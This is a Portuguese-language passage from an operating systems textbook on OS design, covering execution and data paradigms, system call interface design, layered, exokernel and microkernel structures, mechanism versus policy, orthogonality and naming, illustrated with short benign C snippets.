Qualquer que seja o paradigma escolhido, é importante que todos os aplicativos o utilizem. Em consequência, os projetistas de sistemas precisam fornecer bibliotecas e kits de ferramentas para os desenvolvedores de aplicações que lhes permitam acessar procedimentos que produzam uma interface com estilo uniforme. Sem ferramentas, todos os desenvolvedores de aplicação farão algo diferente um do outro. O projeto da interface do usuário é muito importante, mas não é o assunto deste livro, portanto voltaremos ao tema da interface do sistema operacional.

Paradigmas de execução

A coerência arquitetural é importante no nível do usuário, mas de igual importância no nível da interface de chamadas de sistema. Nesse caso, é frequentemente útil diferenciar entre o paradigma de execução e o paradigma de dados, de modo que descreveremos ambos, iniciando com o primeiro.

Dois paradigmas de execução são amplamente conhecidos: o algorítmico e o orientado a eventos. O **paradigma algorítmico** baseia-se na ideia de que um programa é inicializado para executar alguma função que ele conhece de antemão ou que deve obter a partir de seus parâmetros. Essa função poderia ser compilar um programa, rodar uma folha de pagamento ou pilotar um avião automaticamente para determinado destino. A lógica básica é fixada em código, no qual o programa faz chamadas de sistema de tempos em tempos para obter a entrada do usuário, os serviços do sistema operacional e assim por diante. Essa estratégia está esquematizada na Figura 12.1(a).

O outro paradigma de execução é o **paradigma orientado a eventos**, exemplificado pela Figura 12.1(b). Nesse caso, o programa executa algum tipo de inicialização — por exemplo, mostra uma certa tela — e

FIGURA 12.1 (a) Código algorítmico. (b) Código orientado a eventos.

```
main()
{
        int ... ;

        init();
        do_something();
        read(...);
        do_something_else();
        write(...);
        keep_going();
        exit(0);
}
```

(a)

```
main()
{
        mess_t msg;

        init();
        while (get_message(&msg)) {
                switch (msg.type) {
                        case 1: ... ;
                        case 2: ... ;
                        case 3: ... ;
                }
        }
}
```

(b)

depois espera que o sistema operacional o informe sobre o primeiro evento. O evento muitas vezes é uma tecla pressionada ou um movimento do mouse. Esse projeto é útil para programas altamente interativos.

Cada uma dessas maneiras de projetar o sistema conduz a um estilo próprio de programação. No paradigma algorítmico, os algoritmos são fundamentais e o sistema operacional é considerado um provedor de serviços. No paradigma orientado a eventos, o sistema operacional também fornece serviços, mas essa função é ofuscada por sua função de coordenador de atividades do usuário e de gerador de eventos que são consumidos pelos processos.

Paradigmas de dados

O paradigma de execução não é o único exportado pelo sistema operacional. Um outro igualmente importante é o paradigma de dados. A questão principal nesse caso é como as estruturas do sistema e os dispositivos são apresentados ao programador. Nas primeiras versões dos sistemas FORTRAN em lote, tudo era modelado como uma fita magnética sequencial. Os pacotes de cartões de entrada eram tratados como fitas de entrada, os pacotes de cartões a serem perfurados eram tratados como fitas de saída e a saída para a impressora era tratada como fita de saída. Os arquivos do disco também eram tratados como fitas. O acesso aleatório ao arquivo somente era possível retrocedendo a fita até a posição correspondente do arquivo e lendo-o novamente.

O mapeamento era feito usando cartões de controle de tarefas, como nestes exemplos:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

O primeiro cartão instrui o operador a pegar o rolo de fita 781 da prateleira de fitas e montá-lo no dispositivo de fita número 8. O segundo cartão instrui o sistema operacional a executar o programa FORTRAN recém-compilado, mapeando *INPUT* (que indica a leitora de cartões) à fita lógica número 1, o arquivo do disco *MYDATA* à fita lógica número 2, a impressora (chamada *OUTPUT*) à fita lógica número 3, a perfuradora de cartões (chamada *PUNCH*) à fita lógica número 4 e o dispositivo de fita físico número 8 à fita lógica número 5.

O FORTRAN tinha uma sintaxe para leitura e escrita em fitas lógicas. Lendo da fita lógica número 1, o programa obtinha a entrada via cartão. Escrevendo na fita lógica número 3, a saída aparecia posteriormente na impressora. Lendo da fita lógica número 5, o rolo de fita 781 podia ser lido e assim por diante. Note que a ideia de fita era apenas um paradigma para integrar a leitora de cartões, a impressora, a perfuradora, os arquivos de disco e as fitas. Nesse exemplo, somente a fita lógica número 5 era uma fita física; o resto eram arquivos comuns do disco (em spool). Tratava-se de um paradigma primitivo, mas foi um início na direção correta.

Mais tarde chegou o UNIX, que vai muito mais além com o uso do modelo "tudo é um arquivo". Usando esse paradigma, todos os dispositivos de entrada e saída são tratados como arquivos e podem ser abertos e manipulados como arquivos comuns. As declarações em C

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR)"
```

abrem um arquivo verdadeiro no disco e o terminal do usuário (teclado + monitor). As declarações seguintes podem usar *fd1* e *fd2* para ler e escrever neles, respectivamente. Daqueles comandos em diante, não existe diferença entre acessar o arquivo e acessar o terminal, exceto que posicionamentos aleatórios (*seek*) no terminal não são permitidos.

O UNIX não somente unifica os arquivos e os dispositivos de entrada e saída, mas também permite que outros processos sejam acessados, via pipes, como arquivos. Além disso, quando são suportados arquivos mapeados, um processo pode obter acesso à sua própria memória virtual como se ela fosse um arquivo. Por fim, nas versões do UNIX que admitem o sistema de arquivos */proc*, a declaração C

```
fd3 = open("/proc/501", O_RDWR);
```

permite ao processo (tentar) acessar a memória do processo 501 para leitura e escrita usando o descritor de arquivo *fd3* — algo útil para, digamos, um depurador.

Naturalmente, só porque alguém diz que algo é um arquivo não significa que isso seja verdade — para tudo. Por exemplo, os soquetes de rede do UNIX podem ser semelhantes a arquivos, mas possuem sua própria API de soquete, muito diferente. Outro sistema operacional, o Plan 9 da Bell Labs, não se comprometeu e não oferece interfaces especializadas para soquetes de rede e coisas desse tipo. Como resultado, o projeto do Plan 9 é discutivelmente mais claro.

O Windows tenta fazer com que tudo se pareça com um objeto. Uma vez que um processo tenha adquirido um descritor válido para um arquivo, um processo, um semáforo, uma caixa de correio ou outro objeto do núcleo, pode executar operações sobre ele. Esse paradigma é ainda mais geral do que o do UNIX, e muito mais geral do que o do FORTRAN.

A unificação dos paradigmas também ocorre em outros contextos. Um deles é importante mencionar aqui: a web. O paradigma por trás da web é que o ciberespaço é cheio de documentos, cada um com um URL. Digitando um URL ou clicando em uma entrada associada a um URL, você obtém o documento. Na realidade, muitos "documentos" não existem de fato, mas são gerados por um programa ou por um script de shell de interface quando uma solicitação é recebida. Por exemplo, quando um usuário solicita em uma loja virtual uma lista de CDs de um artista em particular, o documento é gerado naquele momento por um programa — ele certamente não existia dessa forma antes que a solicitação fosse feita.

Até agora vimos quatro casos, em que tudo pode ser fita, arquivo, objeto ou documento. Em todos os quatro, a intenção é unificar dados, dispositivos e outros recursos, de modo que seja fácil trabalhar com eles. Todo sistema operacional deve ter um paradigma de dados unificador.

12.2.3 A interface de chamadas de sistema

Se acreditamos na teoria de Corbató sobre o mecanismo mínimo, então o sistema operacional deve fornecer o mínimo possível de chamadas de sistema e cada uma deve ser a mais simples possível (mas não mais simples do que isso). Um paradigma de dados unificador pode desempenhar um papel importante nesse caso. Por exemplo, se arquivos, processos, dispositivos de entrada e saída e muito mais forem vistos como arquivos ou objetos, então todos eles poderão ser lidos com uma única chamada de sistema read. Caso contrário, pode ser necessário separar as chamadas em read_file, read_proc e read_tty, entre outras.

Em alguns casos, as chamadas de sistema podem parecer precisar de diversas variantes, mas é uma prática muitas vezes melhor ter uma chamada que trate o caso geral, com diferentes rotinas de bibliotecas para esconder esse fato dos programadores. Por exemplo, o UNIX tem uma chamada de sistema para sobrepor o espaço de endereçamento virtual de um processo: exec. A chamada mais geral é

```
exec(name, argp, envp);
```

que carrega o arquivo executável *name*, dando a ele argumentos apontados por *argp* e as variáveis de ambiente apontadas por *envp*. Às vezes, é conveniente listar os argumentos explicitamente e, nesse caso, a biblioteca contém rotinas que são chamadas conforme segue:

```
execl(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

Tudo o que esses procedimentos fazem é colocar os argumentos em um vetor e depois chamar exec para realizar o trabalho real. Esse arranjo é o melhor de ambos os mundos: uma chamada de sistema única e direta mantém o sistema operacional simples e ainda oferece ao programador a conveniência de chamar exec de várias maneiras.

Claro, a existência de uma chamada para tratar todos os casos possíveis pode facilmente levar à perda do controle. No UNIX, a criação de processos requer duas chamadas: fork, seguida por exec. A primeira não tem parâmetros; a segunda tem três. Em contrapartida, a chamada da WinAPI para a criação de processo, CreateProcess, tem dez parâmetros, um dos quais é um ponteiro para uma estrutura com 18 parâmetros adicionais.

Há muito tempo, alguém deveria ter perguntado se aconteceria algo terrível se deixássemos algum desses parâmetros de fora. A resposta sincera teria sido: "Em alguns casos os programadores podem ter mais trabalho para obter um efeito desejado, mas o resultado líquido teria sido um sistema operacional mais simples, menor e mais confiável". Obviamente, a pessoa que propôs a versão de 10 + 18 parâmetros deve ter argumentado: "Mas os usuários gostam de todas essas características". A contestação pode ter sido de que eles gostam muito mais de sistemas que usam pouca memória e nunca travam. O dilema entre mais funcionalidade à custa de mais memória é, no mínimo, visível — e pode ter um preço (visto que o preço da memória é conhecido). Entretanto, é difícil estimar o número de travamentos adicionais por ano que ocorreriam como resultado da inclusão de algum recurso, bem como se os usuários fariam a mesma escolha caso soubessem do preço escondido. Esse efeito pode ser resumido na primeira lei de software de Tanenbaum:

A adição de mais código adiciona mais erros.

A adição de mais recursos adiciona mais código e, assim, adiciona mais erros. Os programadores que acham que a adição de novos recursos não gera novos erros ou são novatos em computadores ou acreditam que uma fada madrinha está olhando por eles.

A simplicidade não é a única questão que surge no projeto de chamadas de sistema. Uma importante consideração é resumida na frase de Lampson (1984):

Não esconda potencial.

Se o hardware tem um meio extremamente eficiente de fazer algo, isso deve ser exposto aos programadores

de uma maneira simples e não enterrado dentro de alguma outra abstração. O propósito das abstrações é esconder as propriedades indesejáveis, e não as desejáveis. Por exemplo, suponha que o hardware tenha uma solução especial para mover grandes mapas de bits na área da tela (isto é, a RAM de vídeo) em alta velocidade. Nesse caso, é justificável implementar uma nova chamada de sistema que dê acesso a esse mecanismo, em vez de simplesmente fornecer mecanismos para ler a RAM de vídeo para a memória principal e escrevê-la de volta novamente. A nova chamada deve apenas mover bits e nada mais. Se uma chamada de sistema é rápida, os usuários podem sempre construir interfaces mais convenientes em cima dela. Se ela é lenta, ninguém a usará.

Outra questão de projeto é o emprego de chamadas orientadas a conexão *versus* sem conexão. As chamadas de sistema do Windows e do UNIX, para leitura de um arquivo, são orientadas a conexão, como no uso do telefone. Primeiro você abre um arquivo, depois faz a leitura e finalmente o fecha. Alguns protocolos de acesso a arquivos remotos também são orientados a conexão. Por exemplo, para usar FTP, o usuário obtém primeiro a permissão de acesso à máquina remota, lê os arquivos e depois encerra sua conexão.

Por outro lado, alguns protocolos de acesso a arquivos remotos não são orientados a conexão, como o protocolo da web (HTTP), por exemplo. Para ler uma página web, você simplesmente a solicita; não existe a necessidade de configuração antecipada (uma conexão TCP *é* necessária, mas ela é feita em um nível inferior do protocolo; o protocolo HTTP em si é sem conexão).

O dilema principal entre qualquer mecanismo orientado a conexão e outro sem conexão está entre o trabalho adicional necessário para estabelecer o mecanismo (por exemplo, a abertura de um arquivo) e a vantagem de não ter de fazer isso nas (possivelmente muitas) chamadas subsequentes. Para a E/S de um arquivo em uma máquina isolada, em que o custo do estabelecimento da conexão é baixo, provavelmente a forma-padrão (primeiro abrir, depois usar) é a melhor maneira. Para os sistemas de arquivos remotos, a situação pode ser feita de ambas as maneiras.

Outra questão relacionada à interface de chamadas de sistema é a visibilidade. A lista de chamadas de sistema aceita no POSIX é fácil de encontrar. Todos os sistemas UNIX dão suporte a essas chamadas, bem como um pequeno número de outras tantas, mas a lista completa é sempre pública. Em contrapartida, a Microsoft nunca tornou pública a lista de chamadas de sistema do Windows. Em vez disso, a WinAPI e outras APIs são públicas, mas contêm um grande número de chamadas de biblioteca (mais de dez mil), e somente um pequeno número é de chamadas de sistema verdadeiras. O principal argumento para tornar públicas todas as chamadas de sistema é que isso permite que os programadores saibam o que é barato (funções executadas no espaço do usuário) e o que é caro (chamadas de núcleo). O argumento para não as tornar públicas é que isso dá aos implementadores a flexibilidade de alterar internamente as chamadas de sistema reais subjacentes para deixá-las melhor, sem destruir os programas do usuário. Como vimos na Seção 9.7.7, os projetistas originais simplesmente erraram na chamada do sistema `access`, mas agora estamos presos a ela.

12.3 Implementação

Esquecendo as interfaces de chamadas de sistema e de usuário, vejamos como implementar um sistema operacional. Nas próximas seções serão examinadas algumas questões conceituais gerais relacionadas com estratégias de implementação. Logo em seguida, conheceremos algumas técnicas de baixo nível que muitas vezes são úteis.

12.3.1 Estrutura do sistema

Provavelmente, a primeira decisão que os programadores devem tomar é qual será a estrutura do sistema. Examinamos as possibilidades principais na Seção 1.7, mas vamos revisá-las aqui. Um projeto monolítico não estruturado não é realmente uma boa ideia, exceto talvez para um sistema operacional pequeno — digamos, de uma torradeira —, mas ainda assim é questionável.

Sistemas em camadas

Uma estratégia razoável que tem sido bem estabelecida ao longo dos anos é um sistema em camadas. O sistema THE de Dijkstra (Figura 1.25) foi o primeiro sistema operacional em camadas. O UNIX e o Windows 8 também têm uma estrutura em camadas, mas o uso das camadas em ambos é mais uma maneira de tentar descrever o sistema e não um princípio real de projeto usado na construção do sistema.

Para um novo sistema, os projetistas que optarem por esse caminho devem *primeiro* escolher com muito cuidado as camadas e definir a funcionalidade de cada uma. A camada inferior sempre deve tentar esconder

as características mais específicas do hardware, como a HAL faz na Figura 11.4. Provavelmente, a próxima camada deve tratar interrupções, trocas de contexto e a MMU e, acima desse nível, o código deve ser, em sua maioria, independente de máquina. Acima disso, projetistas diferentes terão gostos (e tendências) diferentes. Uma possibilidade é projetar a camada 3 para gerenciar threads, incluindo escalonamento e sincronização entre threads, como mostrado na Figura 12.2. A ideia aqui é que, a partir da camada 4, já tenhamos threads apropriados sendo escalonados normalmente e sincronizados mediante um mecanismo-padrão (por exemplo, mutexes).

Na camada 4 podemos encontrar os drivers dos dispositivos, cada um executando como um thread separado, com seu próprio estado, contador de programa, registradores etc., possivelmente (mas não necessariamente) dentro do espaço de endereçamento do núcleo. Esse projeto pode simplificar bastante a estrutura de E/S, pois, quando ocorre uma interrupção, ela pode ser convertida para um unlock sobre um mutex e uma chamada ao escalonador para (potencialmente) escalonar o thread, que estava bloqueado no mutex, que entrou no estado de pronto. O MINIX 3 usa essa tática, mas no UNIX, no Linux e no Windows 8 os tratadores de interrupção executam em uma espécie de "terra de ninguém", em vez de executarem como threads autênticos que podem ser escalonados, suspensos etc. Visto que uma grande parte da complexidade de qualquer sistema operacional está na E/S, qualquer técnica para torná-la mais tratável e encapsulada deve ser considerada.

Acima da camada 4, poderíamos esperar encontrar a memória virtual, um ou mais sistemas de arquivos e os tratadores de chamadas de sistema. Essas camadas focalizam o fornecimento de serviços às aplicações. Se a memória virtual está em um nível mais abaixo que os sistemas de arquivos, então a cache de blocos pode ser paginada para o disco, permitindo que o gerenciador de memória virtual determine dinamicamente como a memória real deve ser dividida entre as páginas do usuário e as páginas do núcleo, incluindo a cache. O Windows 8 funciona assim.

Exokernels

Enquanto a divisão em camadas tem seus incentivadores entre os projetistas de sistemas, existe também um outro grupo com uma visão precisamente oposta (ENGLER et al., 1995), com base no **argumento ponta a ponta** (SALTZER et al., 1984). Esse conceito diz que, se algo tem de ser feito pelo próprio programa do usuário, é dispendioso fazê-lo também em uma camada inferior.

Considere uma aplicação desse princípio no acesso a arquivos remotos. Se um sistema está preocupado com a corrupção de dados em trânsito, ele deve providenciar para que cada arquivo tenha sua soma de verificação calculada no momento em que ele é escrito, e a soma deve ser armazenada junto com o arquivo. Quando um arquivo é transferido pela rede do disco de origem para o processo de destino, a soma de verificação é transferida também e recalculada no recebimento. Se os dois valores da soma não forem iguais, o arquivo é descartado e transferido novamente.

Essa verificação é mais precisa que o uso de um protocolo de rede confiável, visto que ela também detecta erros de disco, de memória, de software nos roteadores e outros erros além dos de transmissão de bits. O argumento ponta a ponta diz que o uso de um protocolo de rede confiável não é necessário, uma vez que o ponto final (o processo receptor) tenha informação suficiente para verificar a exatidão do arquivo. O uso de um protocolo de rede confiável nessa visão se justifica por questões de eficiência — isto é, a detecção e o reparo dos erros de transmissão mais cedo.

O argumento ponta a ponta pode ser estendido para tudo no sistema operacional. Essa ideia defende que o sistema operacional não deve fazer tudo aquilo que o programa do usuário é capaz de fazer por si próprio.

FIGURA 12.2 Um projeto possível para um sistema operacional em camadas moderno.

<table>
<tr><td>7</td><td colspan="6">Tratador de chamadas de sistema</td></tr>
<tr><td>6</td><td colspan="2">Sistema de arquivos 1</td><td colspan="2">...</td><td colspan="2">Sistema de arquivos m</td></tr>
<tr><td>5</td><td colspan="6">Memória virtual</td></tr>
<tr><td>4</td><td>Driver 1</td><td>Driver 2</td><td>...</td><td></td><td></td><td>Driver n</td></tr>
<tr><td>3</td><td colspan="6">Threads, escalonamento de threads, sincronização de threads</td></tr>
<tr><td>2</td><td colspan="6">Tratamento de interrupção, troca de contexto, MMU</td></tr>
<tr><td>1</td><td colspan="6">Esconde o hardware de baixo nível</td></tr>
</table>

Por exemplo, por que ter um sistema de arquivos? Deixe que o usuário leia e escreva no disco de uma maneira protegida. Claro, a maioria dos usuários gosta de ter arquivos, mas o argumento ponta a ponta diz que o sistema de arquivos deveria ser uma rotina de biblioteca ligada com qualquer programa que precise usar arquivos. Essa prática permite que diferentes programas tenham diferentes sistemas de arquivos. Essa linha de raciocínio diz que o sistema operacional deveria apenas alocar recursos de modo seguro (por exemplo, a CPU e os discos) entre os usuários concorrentes. O Exokernel é um sistema operacional construído de acordo com o argumento ponta a ponta (ENGLER et al., 1995).

Sistemas cliente-servidor baseados em microkernel


Um meio-termo entre o sistema operacional ter de fazer tudo e não fazer nada é o sistema operacional fazer um pouco. Essa ideia leva ao microkernel, em que muitas partes do sistema operacional executam como processos servidores no nível do usuário, como ilustra a Figura 12.3. De todas as ideias de projeto, essa é a mais modular e flexível. O máximo da flexibilidade consiste em ter cada driver de dispositivo executando como um processo de usuário, totalmente protegido contra o núcleo e outros drivers, mas a modularidade aumenta mesmo quando os drivers de dispositivos rodam no modo núcleo.

Quando os drivers de dispositivos estão no núcleo, eles podem acessar diretamente os registros de dispositivos de hardware. Quando não estão, algum mecanismo se faz necessário para oferecer essa facilidade. Se o hardware assim o permitisse, cada processo de driver poderia ter acesso apenas aos dispositivos de E/S de que ele necessitasse. Por exemplo, com a E/S mapeada na memória, cada processo de driver poderia ter a página para seu dispositivo mapeada na memória, mas nenhuma página de outro dispositivo. Se o espaço de endereçamento da porta de E/S puder ser parcialmente protegido, a parte correta dele poderá ser disponibilizada para cada driver.

Mesmo que nenhuma assistência do hardware esteja disponível, a ideia ainda pode ser posta em prática. Nesse caso, será necessária uma nova chamada de sistema, disponível somente aos drivers de dispositivos, fornecendo uma lista de pares (porta, valor). O que o núcleo faz é primeiro verificar se o processo é o proprietário de todas as portas da lista. Em caso afirmativo, ele então copia os valores correspondentes para as portas a fim de iniciar a E/S do dispositivo. Uma chamada similar pode ser usada para ler as portas de E/S.

Essa prática evita que os drivers de dispositivos examinem (e danifiquem) as estruturas de dados do núcleo, o que (em sua maior parte) costuma ser uma boa coisa. Um conjunto análogo de chamadas poderia ser disponibilizado para permitir que os processos de drivers leiam e escrevam em tabelas do núcleo, mas somente de modo controlado e com o consentimento do núcleo.

O principal problema com essa abordagem e com o microkernel em geral é a perda de desempenho causado por todas as trocas extras de contexto. Entretanto, praticamente todo o trabalho com microkernels foi feito há muitos anos, quando as CPUs eram muito mais lentas. Hoje, são bem poucas as aplicações que usam cada gota da capacidade da CPU e não podem tolerar uma perda mínima de desempenho. Afinal, quando se executa um processador de textos ou um navegador web, a CPU costuma ficar ociosa durante 95% do tempo. Se um sistema operacional baseado em microkernel transformasse um sistema de 3,5 GHz não confiável em um sistema de 3,0 GHz confiável, provavelmente poucos usuários se queixariam, ou nem sequer notariam. Afinal, a maioria deles era bem feliz até pouco tempo atrás, quando obtinham de seus computadores a velocidade na época estupenda de 1 GHz. Além disso, não fica claro se o custo da comunicação entre processos ainda é um problema tão grande se os núcleos de processamento não são mais um recurso escasso. Se cada driver de dispositivo e cada componente do sistema operacional tivesse seu próprio

FIGURA 12.3 Computação cliente-servidor baseada em um microkernel.

núcleo de processamento dedicado, não haveria troca de contexto durante a comunicação entre processos. Além disso, as caches, previsores de desvio e os TLBs estarão todos aquecidos e prontos para uso em plena velocidade. Algum trabalho experimental em um sistema operacional de alto desempenho, baseado em microkernel, foi apresentado por Hruby et al. (2013).

Vale ressaltar que, embora os microkernels não sejam populares em desktops, eles são largamente utilizados em telefones celulares, sistemas industriais, sistemas embarcados e sistemas militares, nos quais uma alta confiabilidade é essencial. Além disso, o OS X da Apple, que roda em todos os Macs e Macbooks, consiste em uma versão modificada do FreeBSD rodando em cima de uma versão modificada do microkernel Mach.

Sistemas extensíveis

Com os sistemas cliente-servidor discutidos anteriormente, a ideia era colocar o máximo possível fora do núcleo. A abordagem oposta é colocar mais módulos no núcleo, mas de uma maneira protegida. A palavra-chave aqui é *protegida*, claro. Estudamos alguns mecanismos de proteção na Seção 9.5.6, os quais de início eram destinados à importação de applets pela internet, mas que se aplicam igualmente na inserção de códigos de terceiros no núcleo. Os mais importantes são o sandboxing (caixa de areia) e a assinatura de código, pois a interpretação não é realmente prática para o código do núcleo.

Um sistema extensível por si próprio obviamente não é uma maneira para estruturar um sistema operacional. Contudo, começando com um sistema mínimo que possui pouco mais que um mecanismo de proteção e depois adicionando módulos protegidos ao núcleo, um por vez, até que se alcance a funcionalidade desejada, um sistema mínimo pode ser construído para a aplicação em mãos. Desse modo, um novo sistema operacional pode ser construído sob medida para cada aplicação, por meio da inclusão somente das partes necessárias. Paramecium é um exemplo de tal sistema (VAN DOORN, 2001).

Threads do núcleo

Outra questão relevante diz respeito aos threads do sistema, não importando qual modelo de estruturação seja o escolhido. Muitas vezes é conveniente permitir que os threads do núcleo tenham existência independente de qualquer processo do usuário. Esses threads podem executar em segundo plano, gravando páginas modificadas no disco, trocando processos entre a memória principal e o disco, e assim por diante. De fato, o núcleo por si próprio pode ser estruturado totalmente com esses threads, de modo que, quando o usuário faz uma chamada de sistema, em vez de o thread do usuário executar em modo núcleo, este é bloqueado e passa o controle para um thread do núcleo, que assume o controle para realizar o trabalho.

Além dos threads do núcleo que estão executando em segundo plano, a maioria dos sistemas operacionais dispara muitos processos servidores (*daemon*) em segundo plano. Apesar de não fazerem parte do sistema operacional, eles muitas vezes executam atividades do tipo "do sistema". Essas atividades podem incluir a obtenção e o envio de e-mails e o atendimento a diversos tipos de solicitações de usuários remotos, como FTP e páginas web.

12.3.2 Mecanismo *versus* política

Outro princípio que auxilia na coerência arquitetural, mantendo ainda as coisas pequenas e bem estruturadas, é a separação do mecanismo da política. Colocando o mecanismo no sistema operacional e deixando a política para os processos do usuário, o sistema por si próprio pode ser mantido sem modificação, mesmo que exista a necessidade de trocar a política. Ainda que o módulo de política seja mantido no núcleo, ele deve ser isolado do mecanismo, se possível, de modo que as alterações no módulo de política não afetem o módulo de mecanismo.

Para tornar mais clara a separação entre a política e o mecanismo, vamos considerar dois exemplos do mundo real. Como primeiro caso, considere uma grande companhia com um departamento de recursos humanos, encarregado do pagamento dos salários dos empregados. Ele tem computadores, softwares, cheques em branco, acordos com bancos e demais mecanismos para pagar os salários. Contudo, a política — a determinação de quem recebe quanto — é completamente separada e decidida pela gerência. O departamento de recursos humanos apenas faz aquilo que é solicitado a fazer.

Como segundo exemplo, imagine um restaurante. Ele tem um mecanismo para servir refeições, incluindo mesas, pratos, garçons, uma cozinha totalmente equipada, acordos com fornecedores de alimentos e companhias de cartão de crédito, e assim por diante. A política é definida pelo chefe de cozinha — ou seja, aquilo que está no menu. Se o chefe de cozinha decide que tofu está fora e bifes de chorizo são o máximo, essa nova política pode ser tratada pelo mecanismo existente.

Vamos agora considerar alguns exemplos de sistemas operacionais. Primeiro, o escalonamento de threads. O núcleo pode ter um escalonador de prioridade, com k níveis de prioridades. Como no UNIX e no Windows 8, o

mecanismo é um arranjo, indexado pelo nível de prioridade. Cada entrada é a cabeça de uma lista de threads prontos naquele nível de prioridade. O escalonador apenas percorre o arranjo da maior para o de menor prioridade, selecionando os primeiros threads que ele encontra. A política é a definição das prioridades. O sistema pode ter diferentes classes de usuários, cada uma com uma prioridade diferente, por exemplo. Ele ainda pode permitir que os processos do usuário ajustem as prioridades relativas de seus threads. As prioridades podem ser aumentadas após a conclusão de E/S ou diminuídas após o uso de um quantum de tempo. Existem inúmeras outras políticas que poderiam ser seguidas, mas a ideia é mostrar a separação entre a definição da política e sua execução.

Um segundo exemplo é o da paginação. O mecanismo envolve o gerenciamento de MMU, mantendo listas de páginas ocupadas e páginas livres, e códigos para transferir as páginas entre a memória e o disco. A política decide o que fazer quando ocorre uma falta de página. Ela pode ser local ou global, baseada em LRU ou FIFO ou em algum outro tipo, mas esse algoritmo pode (e deve) ser completamente separado dos mecanismos de gerenciamento real das páginas.

Um terceiro exemplo permite o carregamento de módulos para dentro do núcleo. O mecanismo se preocupa com o modo como eles são inseridos e ligados, quais chamadas são capazes de realizar e quais chamadas podem ser feitas com eles. A política determina quem tem a permissão para carregar um módulo dentro do núcleo e quais são os módulos permitidos. Talvez somente o superusuário possa carregar os módulos, mas pode ser que qualquer usuário possa carregar um módulo que tenha sido assinado de modo digital pela autoridade apropriada.

12.3.3 Ortogonalidade

Um bom projeto de sistema consiste em conceitos separados que podem ser combinados independentemente. Por exemplo, em C, existem tipos de dados primitivos que incluem inteiros, caracteres e números em ponto flutuante. Também há mecanismos para combinar tipos de dados, incluindo arranjos, estruturas e uniões. Essas ideias combinam de modo independente, permitindo arranjos de inteiros, arranjos de caracteres, estruturas e membros de união que são números em ponto flutuante etc. De fato, uma vez que um novo tipo de dados é definido, como um arranjo de inteiros, ele pode ser usado como se fosse um tipo de dado primitivo — por exemplo, como um membro de uma estrutura ou uma união. A habilidade para combinar conceitos separados independentemente é chamada de **ortogonalidade** — consequência direta dos princípios de simplicidade e completude.

O conceito de ortogonalidade também ocorre em sistemas operacionais de maneira disfarçada. Um exemplo é a chamada de sistema clone do Linux, que cria um novo thread. A chamada tem um mapa de bits como parâmetro, que permite que o espaço de endereçamento, o diretório de trabalho, os descritores de arquivos e os sinais sejam compartilhados ou copiados individualmente. Se tudo é copiado, temos um novo processo, o mesmo que fork. Se nada é copiado, um novo thread é criado no processo atual. No entanto, também é possível criar formas intermediárias de compartilhamento não permitidas nos sistemas UNIX tradicionais. Separando as várias características e tornando-as ortogonais, torna-se factível um grau de controle mais apurado.

Outro uso da ortogonalidade é a separação do conceito de processo do conceito de thread no Windows 8. Um processo é um contêiner para recursos, e apenas isso. Um thread é uma entidade escalonável. Quando um processo recebe um identificador de outro processo, não interessa quantos threads ele possa ter. Quando um thread é escalonado, não interessa a qual processo ele pertence. Esses conceitos são ortogonais.

Nosso último exemplo de ortogonalidade vem do UNIX. Nele, a criação de processos é feita em dois passos: fork seguido de exec. A criação de um novo espaço de endereçamento e seu carregamento com uma nova imagem na memória são ações separadas, permitindo que outras ações possam ser realizadas entre elas (como a manipulação de descritores de arquivos). No Windows 8, esses dois passos não podem ser separados, isto é, os conceitos de criação de um novo espaço de endereçamento e o preenchimento desse espaço não são ortogonais. A sequência do Linux de clone mais exec é ainda mais ortogonal, pois existem mais blocos de construção disponíveis com maior detalhamento. Como regra, um pequeno número de elementos ortogonais que possam ser combinados de várias maneiras leva a um sistema pequeno, simples e elegante.

12.3.4 Nomeação

Muitas das estruturas de dados de longa duração usadas por um sistema operacional têm algum tipo de nome ou identificador pelos quais elas podem ser referenciadas. Exemplos óbvios são nomes de usuário, nomes de arquivo, nomes de dispositivo, identificadores de processo e assim por diante. O modo como esses nomes são construídos e gerenciados é um aspecto importante no projeto e na implementação do sistema.

Os nomes projetados principalmente para pessoas são constituídos de cadeias de caracteres em código ASCII ou Unicode e em geral são hierárquicos. Os caminhos de diretório — */usr/ast/books/mos2/chap-12*, por exemplo — são nitidamente hierárquicos, indicando uma série de diretórios que devem ser percorridos a partir do diretório-raiz. URLs também são hierárquicos. Por exemplo, *www.cs.vu.nl/~ast/* indica uma máquina específica (*www*) em um departamento específico (*cs*) de uma universidade específica (*vu*) em um país específico (*nl*). O segmento depois da barra aponta para um arquivo específico na máquina referenciada — nesse caso, por convenção, *www/index.html* no diretório pessoal de *ast*. Note que os URLs (e os endereços DNS em geral, incluindo os de e-mail) são montados "de trás para a frente", começando na base da árvore e subindo, ao contrário dos nomes de arquivos, os quais começam no topo da árvore e descem. Outra maneira de observar isso é verificar se a árvore é escrita a partir do topo começando na esquerda e indo para a direita ou iniciando na direita e indo para a esquerda.

